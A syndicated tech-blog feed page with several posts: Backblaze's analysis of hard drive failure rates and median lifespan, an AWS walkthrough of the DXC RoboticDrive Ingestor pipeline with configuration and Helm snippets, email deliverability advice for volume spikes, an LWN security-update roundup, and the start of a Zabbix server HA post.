
Reliability engineers use something called the bathtub curve to describe expected failure rates. The idea is that defects come from three factors: (1) factory defects, resulting in “infant mortality,” (2) random failures, and (3) parts that wear out, resulting in failures after much use. The chart below (from Wikimedia Commons) shows how these three factors can be expected to produce a bathtub-shaped failure rate curve.

When our initial drive life study was done, the Backblaze experience matched the bathtub curve theory. When we recently revisited the bathtub curve, we found the bathtub to be leaking, as the left side of the Backblaze bathtub curve (decreasing failure rate) was much lower and more consistent with the constant failure rate. This can be seen in the chart below which covers the most recent six years worth of disk drive failure data.

The failure rate (the red line) is below 2% for the first three and a half years and then increases rapidly through year six. When we plot a trendline of the data (the blue dotted line, a second order polynomial) a parabolic curve emerges, but it is significantly lower on the left hand side, looking less like a bathtub and more like a shallow ladle or perhaps a hockey stick.

Calculating Life Expectancy

What’s the life expectancy of a hard disk drive? To answer that question, we first need to decide what we mean by “life expectancy.”

When measuring the life expectancy of people, the usual measure is the average number of years remaining at a given age. For example, the World Health Organization estimates that the life expectancy of all newborns in the world is currently 73 years. This means if we wait until all of those new people have lived out their lives in 120 or 130 years, the average of their lifespans will be 73.0.

For disk drives, it may be that all of them will wear out before they are 10 years old. Or it may be that some of them last 20 or 30 years. If some of them live a long, long time, it makes it hard to compute the average. Also, a few outliers can throw off the average and make it less useful.

The number that should be able to compute is the median lifespan of a new drive. That is the age at which half of the drives fail. Let’s see how close we can get to predicting the median lifespan of a new drive given all the data we’ve collected over the years.

Disk Drive Survival Rates

To this day it is surprisingly hard to get an answer to the question “How long will a hard drive last?” As noted, we regularly publish our Drive Stats reports, which lists the AFRs for the drive models we use. While these reports answer the question at what rate disk drives will fail, they don’t tell us how long they will last. Interestly, the same data we collect and use to predict drive failure can be used to figure out the life expectancy of the hard drive models we use. It is all a matter of how you look at the data.


When we apply life expectancy forecasting techniques to the drive data we have collected, we get the following chart:

The life expectancy decreases at a fairly stable rate of 2% to 2.5% a year for the first four years, then the decrease begins to accelerate. Looking back at the AFR by quarter chart above, this makes sense as the failure rate increases beginning in year four. After six years we end up with a life expectancy of 65%. Stated another way, if we bought a hard drive six years ago, there is a 65% chance it is still alive today.

How Long WILL the Hard Drives Last?

What happens to drives when they’re older than six years? We do have drives that are older than six years, so why did we stop there? We didn’t have enough data to be confident beyond six years as the number of drives drops off at that point and becomes composed almost entirely of one or two drive models versus a diverse selection. Instead, we used the data we had through six years and extrapolated from the life expectancy line to estimate the point at which half the drives will have died.

How long do drives last? It would appear a reasonable estimate of the median life expectancy is six years and nine months. That aligns with the minimal amount of data we have collected to date, but as noted, we don’t have quite enough data to be certain. Still, we know it is longer than six years for all the different drive models we use. We will continue to build up data over the coming months and years and see if anything changes.

In the meantime, how long should you assume a hard drive you are going to buy will last? The correct answer is to always have at least one backup and preferably two, keep them separate, and check them often一the 3-2-1 backup strategy. Every hard drive you buy will fail at some point—it could be in one day or 10 years—be prepared.

The post How Long Do Disk Drives Last? appeared first on Backblaze Blog | Cloud Storage & Cloud Backup.

Ingesting Automotive Sensor Data using DXC RoboticDrive Ingestor on AWS

Post Syndicated from Bryan Berezdivin original https://aws.amazon.com/blogs/architecture/ingesting-automotive-sensor-data-using-dxc-roboticdrive-ingestor-on-aws/

This post was co-written by Pawel Kowalski, a Technical Product Manager for DXC RoboticDrive and Dr. Max Böhm, a software and systems architect and DXC Distinguished Engineer.

To build the first fully autonomous vehicle, L5 standard per SAE, auto-manufacturers collected sensor data from test vehicle fleets across the globe in their testing facilities and driving circuits. It wasn’t easy collecting, ingesting and managing massive amounts of data, and that’s before it’s used for any meaningful processing, and training the AI self-driving algorithms. In this blog post, we outline a solution using DCX RoboticDrive Ingestor to address the following challenges faced by automotive original equipment manufacturers (OEMs) when ingesting sensor data from the car to the data lake:

  • Each test drive alone can gather hundreds of terabytes of data per fleet. A few vehicles doing test fleets can produce petabyte(s) worth of data in a day.
  • Vehicles collect data from all the sensors into local storage with fast disks. Disks must offload data to a buffer station and then to a data lake as soon as possible to be reused in the test drives.
  • Data is stored in binary file formats like ROSbag, ADTF or MDF4, that are difficult to read for any pre-ingest checks and security scans.
  • On-premises (ingest location) to Cloud data ingestion requires a hybrid solution with reliable connectivity to the cloud.
  • Ingesting process depositing files into a data lake without organizing them first can cause discovery and read performance issues later in the analytics phase.
  • Orchestrating and scaling an ingest solution can involve several steps, such as copy, security scans, metadata extraction, anonymization, annotation, and more.

Overview of the RoboticDrive Ingestor solution

The DXC RoboticDrive Ingestor (RDI) solution addresses the core requirements as follows:


  • Cloud ready:  Implements a recommended architectural pattern where data from globally located logger copy stations are ingested into the cloud data lake in one or more AWS Regions over AWS Direct Connect or Site-to-Site VPN connections.
  • Scalable: Runs multiple steps as defined in an Ingest Pipeline, containerized on Amazon EKS based Amazon EC2 compute nodes that can auto-scale horizontally and vertically on AWS. Steps can be for example, Virus Scan, Copy to Amazon S3, Quality Check, Metadata Extraction, and others.
  • Performant: Uses the Apache Spark-based DXC RoboticDrive Analyzer component to process large amounts of sensor data files efficiently in parallel, which will be described in a future blog post. Analyzer can read and processes native automotive file formats, extract and prepare metadata, and populate metadata into the DXC RoboticDrive Meta Data Store. The maximum throughput of network and disk is leveraged and data files are placed on the data lake following a hierarchical prefix domain model, that aligns with the best practices around S3 performance.
  • Operations ready: Containerized deployment, custom monitoring UI, visual workflow management with MWAA, Amazon CloudWatch based monitoring for virtual infrastructure and cloud native services.
  • Modular: Programmatically add or customize steps into the managed Ingest Pipeline DAG, defined in Amazon Managed Workflows for Apache Airflow (MWAA).
  • Security: IAM based access policy and technical roles, Amazon Cognito based UI authentication, virus scan, and an optional data anonymization step.

The ingest pipeline copies new files to S3 followed by user configurable steps, such as Virus Scan or Integrity Checks. When new files have been uploaded, cloud native S3 event notifications generate messages in an Amazon SQS queue. These are then consumed by serverless AWS Lambda functions or by containerized workloads in the EKS cluster, to asynchronously perform metadata extraction steps.

Walkthrough

There are two main areas of the ingest solution:

  1. On-Premises devices – these are dedicated copy stations in the automotive OEM’s data center where data cartridges are physically connected. Copy stations are easily configurable devices that automatically mount inserted data cartridges and share its content via NFS. At the end of the mounting process, they call an HTTP post API to trigger the ingest process.
  2. Managed Ingest Pipeline – this is a Managed service in the cloud to orchestrate the ingest process. As soon as a cartridge is inserted into the Copy Station, mounted and shared via NFS, the ingest process can be started.
Figure 1 - Architecture showing the DXC RoboticDrive Ingestor (RDI) solution

Figure 1 – Architecture showing the DXC RoboticDrive Ingestor (RDI) solution

Depending on the customer’s requirements, the ingest process may differ. It can be easily modified using predefined Docker images. A configuration file defines what features from the Ingest stack should be used. It can be a simple copy from the source to the cloud but we can easily extend it with additional steps, such as a virus scan, special data partitioning, data quality checks on even scripts provided by the automotive OEM.


The ingest process is orchestrated by a dedicated MWAA pipeline built dynamically from the configuration file. We can easily track the progress, see the logs and, if required, stop or restart the process. Progress is tracked at a detailed level, including the number and volume of data uploaded, remaining files, estimated finish time, and ingest summary, all visualized in a dedicated ingest UI.

Prerequisites

Ingest pipeline

To build an MWAA pipeline, we need to choose from prebuilt components of the ingestor and add them into the JSON configuration, which is stored in an Airflow variable:

{
    "tasks" : [
        {
            "name" : "Virus_Scan",
            "type" : "copy",
            "srcDir" : "file:///mnt/ingestor/CopyStation1/",
            "quarantineDir" : "s3a://k8s-ingestor/CopyStation1/quarantine/”
        },
        {
            "name" : "Copy_to_S3",
            "type" : "copy",
            "srcDir" : "file:///mnt/ingestor/car01/test.txt",
            "dstDir" : "s3a://k8s-ingestor/copy_dest/",
            "integrity_check" : false
        },
        {
            "name" : "Quality_Check",
            "type" : "copy",
            "srcDir" : "file:///mnt/ingestor/car01/test.txt",
            "InvalidFilesDir" : "s3a://k8s-ingestor/CopyStation1/invalid/",
        }
    ]
}


The final ingest pipeline, a Directed Acyclic Graph (DAG), is built automatically from the configuration and changes are visible within seconds:

Figure 2 - Screenshot showing the final ingest pipeline, a Directed Acyclic Graph (DAG)

Figure 2 – Screenshot showing the final ingest pipeline, a Directed Acyclic Graph (DAG)


If required, external tools or processes can also call ingest components using the Ingest API, which is shown in the following screenshot:

Figure 3 - Screenshot showing a tool being used to call ingest components using the Ingest API

Figure 3 – Screenshot showing a tool being used to call ingest components using the Ingest API

The usual ingest process consists of the following steps:

  1. Ingest data source (cartridge) into the Copy Station

2. Wait for Copy Station to report proper cartridge mounting. In case a dedicated device (Copy Station) is not used, and you want to use an external disc as your data source, it can be mounted manually:

mount -o ro /dev/sda /media/disc

Here, /dev/sda is the disc containing your data and /media/disc is the mountpoint, which must also be added to /etc/exports.

3. Every time the MWAA ingest pipeline (DAG) is triggered, a Kubernetes job is created through a Helm template and Helm values which add the above data source as a persistent volume (PV) mount inside the job.

Helm template is as follows:

apiVersion: v1

kind: PersistentVolume

metadata:

 name: {{ .name }}

 namespace: {{ .Values.namespace }}

spec:

 capacity:

  storage: {{ .storage }}

 accessModes:

  - {{ .accessModes }}

nfs:

 server: {{ .server }}

 path: {{ .path }}

Helm values:

name: "YourResourceName"

server: 10.1.1.44

path: "/cardata"

mountPath: "/media/disc"

storage: 100Mi

accessModes: ReadOnlyMany

4.  Trigger ingest manually from MWAA UI – this can also be automatically triggered from a Copy Station by calling MWAA API:

curl -X POST "https://roboticdrive/api/v1/dags/ingest_dag/dagRuns" -H "accept: application/json" -H "Content-Type: application/json" -d "{\"dag_run_id\":\"IngestDAG\"}"

5.  Watch ingest progress – this can be omitted as the ingest results, such as success, failure, can be notified by email or reported to a ticketing system.

6.  Once successfully uploaded, turn off the Copy Station manually or it can be the last task of a flow in the following ingest DAG:

(…)

def ssh_operator(task_identifier: str, cmd: str):

    return SSHOperator(task_id=task_identifier,

                       command=cmd + ' ',

                       remote_host=CopyStation,

                       ssh_hook=sshHook,

                       trigger_rule=TriggerRule.NONE_FAILED,

                       do_xcom_push=True,

                       dag= IngestDAG)

host_shutdown = ssh_operator(task_identifier='host_shutdown', \

                             cmd='sudo shutdown –h +5 &')

When launched, you can track the progress and basic KPIs on the Monitoring UI:

Figure 5 - Screenshot basic KPIs on the Monitoring UI

Figure 4 – Screenshot basic KPIs on the Monitoring UI

Conclusion

In this blog post, we showed how to set up the DXC RoboticDrive Ingestor. This solution was designed to overcome several data ingestion challenges and resulted in the following positive results:

  • Time-to-Analyze KPI decreased by 30% in our tests, local offload steps become obsolete, and data offloaded from cars were accessible on a globally accessible data-lake (S3) for further processing and analysis.
  • MWAA integrated with EKS made the solution flexible, fault tolerant, as well as easy to manage and maintain.
  • Autoscaling the compute capacity as needed for any pre-processing steps within ingestion, helped with boosting performance and productivity.
  • On-premises to AWS cloud connectivity options provided flexibility in configuring and scaling (up and down), and provides optimal performance and bandwidth.

We hope you found this solution insightful and look forward to hearing your feedback in the comments!

Dr. Max Böhm

Dr. Max Böhm

Dr. Max Böhm is a software and systems architect and DXC Distinguished Engineer with over 20 years’ experience in the IT industry and 9 years of research and teaching at universities. He advises customers across industries on their digital journeys, and has created innovative solutions, including real-time management views for global IT infrastructures and data correlation tools that simplify consumption-based billing. He currently works as a solution architect for DXC Robotic Drive. Max has authored or co-authored over 20 research papers and four patents. He has participated in key industry-research collaborations including projects at CERN.

Pawel Kowalski

Pawel Kowalski

Pawel Kowalski is a Technical Product Manager for DXC RoboticDrive where he leads the Data Value Services stream. His current area of focus is to drive solution development for large-scale (PB) end-to-end data ingestion use cases, ensuring performance and reliability. With over 10 years of experience in Big Data Analytics & Business Intelligence, Pawel has designed and delivered numerous customer tailored solutions.

Deliverability Sessions: Managing Large Volume Spikes in Email

Post Syndicated from Matt Strzelecki original https://aws.amazon.com/blogs/messaging-and-targeting/deliverability-sessions-managing-large-volume-spikes-in-email/

Introduction:
In an ideal world of email deliverability, email is sent on a regular cadence to a normalized lists of subscribers and recipient email addresses with no major changes in pattern. Typically the volume, list members and content are relatively the same and mailbox providers (such as Gmail) begin to expect that schedule and those volumes. Often times however, marketers are tasked with sending out campaigns (both marketing and transactional) with little time to prepare and even less time to ramp up to a normalized schedule. This can create not only a short term deliverability problem but potentially a long term deliverability problem as your sender reputation may suffer as a result of big changes to volume and cadence. This blog provides some recommendations and points to consider that will give your messages a better chance at inbox placement and thus engagement.

What Internet Service Providers (ISP)/Mailbox Providers (MP) Expect:
As email senders, we are responsible to understand and adhere to the recipient domains we are attempting to send messages. For example, if you are sending a good portion of your emails to Gmail or Yahoo you should understand what each mailbox provider expects in terms of warming up, sending throughput, and general deliverability advice. Examples of these resources can be found here for Gmail and Yahoo. The important thing here is that while general email practices are similar, each mailbox provider may have specific requirements or recommendations for delivering to their users. The mailbox providers top priorities are to #1 deliver wanted messages to their users and #2 block unwanted messages from getting to their users. So one of the keys to developing a good approach even with spikes in sending is to understand your destination ISPs/mailboxes and make sure you’re following the recommended best practices from those ISPs/MPs.

Ultimately you need to build trust with the ISPs/MPs in order to successfully deliver to them. A big part of it is understanding what they expect but the following key areas will also provide valuable recommendations for approaching an email program with variant timing and volumes. These topics include: List hygiene, bounce/complaint management, list segmentation/stacking & scheduling, and IP/Domain environment.

List Hygiene and Management:
The next area of focus we’ll review is your list and how you manage your list. It is important to understand that building a list is hard and takes a lot of time and effort but it is important to build your list(s) organically. This means that you only send to folks who have explicitly signed up for whatever it is you’re planning on sending them. The goal here is to honor your user’s preferences and at times limit the volume of messages if they are unresponsive.

When a recipient becomes unresponsive over a longer period of time (say over 1 year) a few things are happening if you continue to send those addresses email. The first thing that happens is that your user engagement goes down as you are not getting opens for any of those messages sent. This can be problematic especially as mailbox providers shift to more machine learning and A.I. driven filtering decisions, like Gmail. The second thing that often happens is if they are ignoring your messages purposefully and you keep sending, at some point they may select all the messages and flag them all as spam inflating your spam feedback numbers. The third thing that happens is that ISPs/MPs start to see lower overall user engagement which then reduces your sender reputation score with them and if your spam rate spikes as well, you’ll be certain to have deliverability issues.

The best way to manage your list is to be as targeted as possible in terms of your brands, offerings, and what the user initially signed up to receive (or implicitly confirmed through a purchase or transaction). Understand that if a user is not engaging with your message it is best to stop sending that specific series and look at putting them into a win-back style campaign in which you make one to a few more attempts to connect with the recipient and confirm their preferences and opt-in status to those mailing lists.

In large volume sending days, you still need to honor previous unsubscribes and spam complaints by removing them from your active mailing lists and not sending to those addresses that have explicitly opted-out. Additionally, large spikes in bounced email addresses (invalid addresses) will also negatively impact your sender reputation so be sure to keep your suppression list(s) and bounce management current.

More information on strategies for list management are available in this SES Blog post:
https://aws.amazon.com/blogs/messaging-and-targeting/strategies-for-list-management-with-amazon-pinpoint-and-amazon-simple-email-service/

IP/Domain Reputation:
Building and maintaining IP and domain reputation is extremely important when it comes to consistent deliverability and also having good enough sender reputation to have a spike in traffic without immediately running into deliverability issues. The best way to maintain good sender reputation (both IP and domain) is getting high user engagement (Unique Open Rate) and low complaints. High user engagement means users are interacting positively with your messages at a high rate, primarily identified by Opens but can also be supported by clicks as well. The rate can vary based on industry but if you’re getting around a 20% unique open rate, you have high user engagement and are doing well with your list. But rates can vary depending on industry, frequency of sends, types of messages and content. Complaints can hurt deliverability quickly because it is instant feedback to ISPs/MPs and if the complaint rate is high enough it is a major trigger for the ISP/MP to react negatively which typically results in putting messages directly into the spam folder, throttling messages (deferring) and/or blocking the message outright.

List Segmenting and Scheduling:
When it comes to a large volume spike in messaging for your email program list segmenting and scheduling is extremely important. Typically you want to avoid a large spike in volume but at times it is mandatory to send out. To do so you need to split out your segments by likely best performance. You want to send to the subscribers that will most likely engage with the message positively – for instance your new signups, recently engaged in a message and long term engagement (multiple opens within the past 30 days for example). This does two things. First it allows the most likely to positively engage with the message the opportunity to get the message to their inbox. The second thing that will happen is that as you get better initial engagement on your first few segments, your sender reputation will continue to improve and the next segments will have a much better chance at also hitting the inbox as a result of good performance from the first segments.

When you need to send a large volume spike, utilize as much of your scheduling flexibility as you have available. If you have 2 days to send the massive spike, use the full two days and spread the segments out. This helps you reduce the size of your message blasts to an ISP/MP. In addition, you can monitor performance of your segments which will start to give you a better idea of where in your list the ROI might not be worth the risk. For example, once you get towards the end of your list it may not be worth sending to people who have never opened a message in the past year and the risk of a complaint, bounce or unsubscribe may outweigh that benefit of a potential open/click.

Authentication:
There are two authentication mechanisms for email which are SPF and DKIM. SPF (Sender Policy Framework) is a simple text record within the DNS of the sending domain that lists the IP addresses that messages should always come from and a policy indicating what to do with messages that are not from those resources. These options can be rejecting a message, accepting all messages or accepting messages but placing them in the spam folder. Additionally DKIM (DomainKeys Identified Mail) is an encrypted signature within the message header to validate the message came from the purported source. Most mailbox providers require both authentication mechanisms to exists to pass the message on to their users.

In additional to these two authentication mechanisms is another reporting mechanism called DMARC (domain-based message authentication, reporting and conformance). DMARC utilizes SPF and DKIM protocols to indicate to recipient mail servers that the messages are protected by SPF and DKIM and how to handle the messages based on the alignment of these two protocols. In addition to creating a delivery policy, DMARC provides the ability for the recipient to send back reports to the sender indicating a pass or fail of the DMARC evaluation. This is a good mechanism for brands to see if their brand is being spoofed by bad actors and/or if they have authentication issues for various sources of their messages.

Authentication is not only suggested but it is required. Passing SPF and DKIM are critical for message delivery. DMARC allows senders to additionally impose policies based on these two heavily used email authentication protocols. DMARC also provides insight into other sources who may be purporting to your brand.

More information on these protocols can be found here:
SPF: https://docs.aws.amazon.com/ses/latest/DeveloperGuide/send-email-authentication-spf.html
DKIM: https://docs.aws.amazon.com/ses/latest/DeveloperGuide/send-email-authentication-dkim.html
DMARC: https://docs.aws.amazon.com/ses/latest/DeveloperGuide/send-email-authentication-dmarc.html

Final Thoughts:
Even though you will sometimes be forced to go off schedule (or possibly a non-normalized schedule is the norm) you must still try to align with ISP/MP best practices when possible. The goal is to build and maintain trust with not only the ISPs and Mailbox Providers but more importantly with your recipients. Your recipients are your key to email deliverability success – send them what they want and honor their opt-outs or preference center updates and you will be on the right track for good email deliverability.

Security updates for Friday

Post Syndicated from original https://lwn.net/Articles/879020/rss

Security updates have been issued by Debian (kernel), Fedora (dr_libs, libsndfile, and podman), openSUSE (fetchmail, log4j, log4j12, logback, python3, and seamonkey), Oracle (go-toolset:ol8, idm:DL1, and nodejs:16), Red Hat (go-toolset-1.16 and go-toolset-1.16-golang, ipa, rh-postgresql12-postgresql, rh-postgresql13-postgresql, and samba), Slackware (xorg), SUSE (log4j, log4j12, and python3), and Ubuntu (apache-log4j2 and openjdk-8, openjdk-lts).

Build Zabbix Server HA Cluster in 10 minutes by Kaspars Mednis / Zabbix Summit Online 2021

Post Syndicated from Kaspars Mednis original https://blog.zabbix.com/build-zabbix-server-ha-cluster-in-10-minutes-by-kaspars-mednis-zabbix-summit-online-2021/18155/

With the native Zabbix server HA cluster feature added in Zabbix 6.0 LTS, it is now possible to quickly configure and deploy a multi-node Zabbix Server HA cluster without using any external tools. Let’s take a look at how we can deploy a Zabbix server HA cluster in just 10 minutes.

The full recording of the speech is available on the official Zabbix Youtube channel.

Why Zabbix needs HA

Let’s dive deeper into what high availability is and try to define what the term High availability entails:

  • A system runs in high availability mode if it does not have a single point of failure
  • A single point of failure is a component failure of which halts the whole system
  • Redundancy is a requirement in systems that use high availability. In our case, we need a redundant component to which we can fail-over in case if the currently active component encounters an issue.
  • The failover process needs to be transparent and automated

In the case of the Zabbix components, the single point of failure is our Zabbix server. Even though Zabbix in itself is very stable, you can still encounter scenarios when a crash happens due to OS level issues or something more trivial – like running out of disk space. If your Zabbix server goes down, all of the data collection, problem detection, and alerting is stopped. That’s why it’s important to have some form of high availability and redundancy for this particular Zabbix component.

How to choose HA for Zabbix

Before the addition of native HA cluster support in Zabbix 6.0 LTS it was possible to use 3rd party HA solutions for Zabbix. This caused an ongoing discussion – which 3rd party solution should I use and how should I configure it for Zabbix components? On top of this, you would also have a new layer of software that requires proper expertise to deploy, configure and manage. There are also cloud-based HA options, but most of the time these incur an extra cost.

Not having the required expertise for the 3rd party high availability tools can cause unwanted downtimes or, at worst, can cause inconsistencies in the Zabbix DB backend. Here are some of the potential scenarios that can be caused by a misconfigured high availability solution:

  • The automatic failover may not be configured properly
  • A split-brain scenario with two nodes running concurrently, potentially causing inconsistencies in the Zabbix database backend
  • Misconfigured STONITH (Shoot the other node in the head) scenarios – potentially causing both nodes to go down

Native Zabbix HA solution

